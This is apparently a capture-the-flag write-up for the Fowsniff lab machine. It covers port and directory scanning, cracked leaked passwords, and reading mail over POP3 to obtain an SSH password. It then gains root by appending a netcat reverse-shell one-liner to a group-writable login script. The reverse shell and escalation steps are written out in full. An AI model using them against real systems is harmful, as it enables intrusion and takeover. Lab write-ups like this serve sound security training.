FowsniffCTF

Scanning / Enumeration

Nmap

```
kali@kali:~$ nmap -Pn -T4 10.10.219.248
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-07 17:43 EDT
Nmap scan report for 10.10.219.248
Host is up (0.12s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
110/tcp open  pop3
143/tcp open  imap

Nmap done: 1 IP address (1 host up) scanned in 11.68 seconds
```

Gobuster

```
kali@kali:~$ gobuster dir -u 10.10.246.11 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.246.11
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,html,txt
[+] Timeout:        10s
===============================================================
2021/06/07 18:47:51 Starting gobuster
===============================================================
/images (Status: 301)
/index.html (Status: 200)
/security.txt (Status: 200)
/assets (Status: 301)
/README.txt (Status: 200)
/robots.txt (Status: 200)
/LICENSE.txt (Status: 200)
Progress: 4981 / 220561 (2.26%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/06/07 18:51:39 Finished
===============================================================
```

Recon

User called @ajlkn


```
<!DOCTYPE HTML>
<!--
    Escape Velocity by HTML5 UP
    html5up.net | @ajlkn
    Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)
-->
<html>
```

Nothing

```
       WHAT SECURITY?

            ''~``
           ( o o )
+-----.ooo0--(_)--0ooo.------+
|                            |
|          FOWSNIFF          |
|            got             |
|           PWN3D!!!         |
|                            |
|       .ooo0                |
|        (   )   0ooo.       |
+---------\ (----(   )-------+
           \_)    ) /
                 (_/

Fowsniff Corp got pwn3d by B1gN1nj4!

No one is safe from my 1337 skillz!
```

Searching for "Fowsniff Corp got pwn3d by B1gN1nj4"

https://twitter.com/fowsniffcorp?lang=en



mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4 (mailcall)
mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56 (bilbl01)
tegel@fowsniff:1dc352435fecca338acfd4be10984009 ()
baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb

seina@fowsniff:90dc16d47114aa13671c697fd506cf26
stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd
mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b
parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11
sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e

Cracking hash

mauer (mailcall)
mustikka (bilbl01)
tegel (apples01)
baksteen (skyler22)
seina (scoobydoo2)
stone (NOT FOUND)
mursten (carp4ever)
parede (orlando12)
sciana (07011972)

Gaining Access

Checking pop3

Use netcat to connect on port 110

```
nc 10.10.92.186 110
```

Login as user "seina" with password "scoobydoo2"

List the messages

Retrieve the first message

```
kali@kali:~/Desktop/TryHackMe/fowsniffCTF$ nc 10.10.92.186 110
+OK Welcome to the Fowsniff Corporate Mail Server!
USER seina
+OK
PASS scoobydoo2
+OK Logged in.
ls
-ERR Unknown command: LS
list
+OK 2 messages:
1 1622
2 1280
.
RETR 1
+OK 1622 octets
Return-Path: <stone@fowsniff>
X-Original-To: seina@fowsniff
Delivered-To: seina@fowsniff
Received: by fowsniff (Postfix, from userid 1000)
        id 0FA3916A; Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
To: baksteen@fowsniff, mauer@fowsniff, mursten@fowsniff,
    mustikka@fowsniff, parede@fowsniff, sciana@fowsniff, seina@fowsniff,
    tegel@fowsniff
Subject: URGENT! Security EVENT!
Message-Id: <20180313185107.0FA3916A@fowsniff>
Date: Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
From: stone@fowsniff (stone)

Dear All,

A few days ago, a malicious actor was able to gain entry to
our internal email systems. The attacker was able to exploit
incorrectly filtered escape characters within our SQL database
to access our login credentials. Both the SQL and authentication
system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system
overhaul. While the main systems are "in the shop," we have
moved to this isolated, temporary server that has minimal
functionality.

This server is capable of sending and receiving emails, but only
locally. That means you can only send emails to other users, not
to the world wide web. You can, however, access this system via
the SSH protocol.

The temporary password for SSH is "S1ck3nBluff+secureshell"

You MUST change this password as soon as possible, and you will do so under my
guidance. I saw the leak the attacker posted online, and I must say that your
passwords were not very secure.

Come see me in my office at your earliest convenience and we'll set it up.

Thanks,
A.J Stone


.
```

We get credentials for ssh

user: baksteen

pass: S1ck3nBluff+secureshell

Retrieve second message

```
RETR 2
+OK 1280 octets
Return-Path: <baksteen@fowsniff>
X-Original-To: seina@fowsniff
Delivered-To: seina@fowsniff
Received: by fowsniff (Postfix, from userid 1004)
        id 101CA1AC2; Tue, 13 Mar 2018 14:54:05 -0400 (EDT)
To: seina@fowsniff
Subject: You missed out!
Message-Id: <20180313185405.101CA1AC2@fowsniff>
Date: Tue, 13 Mar 2018 14:54:05 -0400 (EDT)
From: baksteen@fowsniff

Devin,

You should have seen the brass lay into AJ today!
We are going to be talking about this one for a looooong time hahaha.
Who knew the regional manager had been in the navy? She was swearing like a sailor!

I don't know what kind of pneumonia or something you brought back with
you from your camping trip, but I think I'm coming down with it myself.
How long have you been gone - a week?
Next time you're going to get sick and miss the managerial blowout of the century,
at least keep it to yourself!

I'm going to head home early and eat some chicken soup.
I think I just got an email from Stone, too, but it's probably just some
"Let me explain the tone of my meeting with management" face-saving mail.
I'll read it when I get back.

Feel better,

Skyler

PS: Make sure you change your email password.
AJ had been telling us to do that right before Captain Profanity showed up.

.
```

`ssh baksteen@10.10.92.186`

Privilege Escalation

Search files that are owned by "users" group

`find / -group users 2>/dev/null`

```
baksteen@fowsniff:~$ find / -group users 2>/dev/null
/opt/cube/cube.sh
/run/user/1004
/run/user/1004/systemd
/run/user/1004/systemd/private
/run/user/1004/systemd/notify
/home/baksteen/.cache
/home/baksteen/.cache/motd.legal-displayed
/home/baksteen/Maildir
/home/baksteen/Maildir/tmp
/home/baksteen/Maildir/dovecot-uidvalidity
/home/baksteen/Maildir/dovecot.index.log
/home/baksteen/Maildir/cur
/home/baksteen/Maildir/new
/home/baksteen/Maildir/new/1520967067.V801I23764M196461.fowsniff
/home/baksteen/Maildir/dovecot-uidlist
/home/baksteen/Maildir/dovecot-uidvalidity.5aa21fac
/home/baksteen/.viminfo
/home/baksteen/.bash_history
/home/baksteen/.lesshsQ
/home/baksteen/.selected_editor
/home/baksteen/.bash_logout
/home/baksteen/term.txt
/home/baksteen/.nano
/home/baksteen/.profile
/home/baksteen/.bashrc
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/tasks
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/cgroup.procs
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/tasks
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/cgroup.procs
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/notify_on_release
/proc/1048
/proc/1048/task
/proc/1048/task/1048
/proc/1048/task/1048/fd
```

/opt/cube/cube.sh seems out of the ordinary

We can edit this file since we are part of the group "users"

```
baksteen@fowsniff:~$ id
uid=1004(baksteen) gid=100(users) groups=100(users),1001(baksteen)
```

```
baksteen@fowsniff:~$ ls -l /opt/cube/cube.sh
-rw-rwxr-- 1 parede users 851 Jun  7 20:58 /opt/cube/cube.sh
```

Let's add our reverse shell to it

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

```
baksteen@fowsniff:~$ cat /opt/cube/cube.sh
printf "

      :sddddddddddddddy+
   :yNMMMMMMMMMMMMMNmhsso
.sdmmmmmNmmmmmmmNdyssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      o.      dssssssso
-:      o.      yssssssso
-:    .+mddddddmyyyyyhy:
-: -odMMMMMMMMMMmhhdy/.
.ohddddddddddddddho:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.47.43 4444 >/tmp/f
```

Start a netcat listener

`nc -lvnp 4444`

```
kali@kali:~$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.6.47.43] from (UNKNOWN) [10.10.92.186] 58196
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

This script runs as root everytime someone connects to this user through ssh

```
baksteen@fowsniff:~$ cd /etc/update-motd.d/
baksteen@fowsniff:/etc/update-motd.d$ ls
00-header  10-help-text  91-release-upgrade  99-esm
baksteen@fowsniff:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

#[ -r /etc/lsb-release ] && . /etc/lsb-release

#if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
#       # Fall back to using the very slow lsb_release utility
#       DISTRIB_DESCRIPTION=$(lsb_release -s -d)
#fi

#printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"

sh /opt/cube/cube.sh
```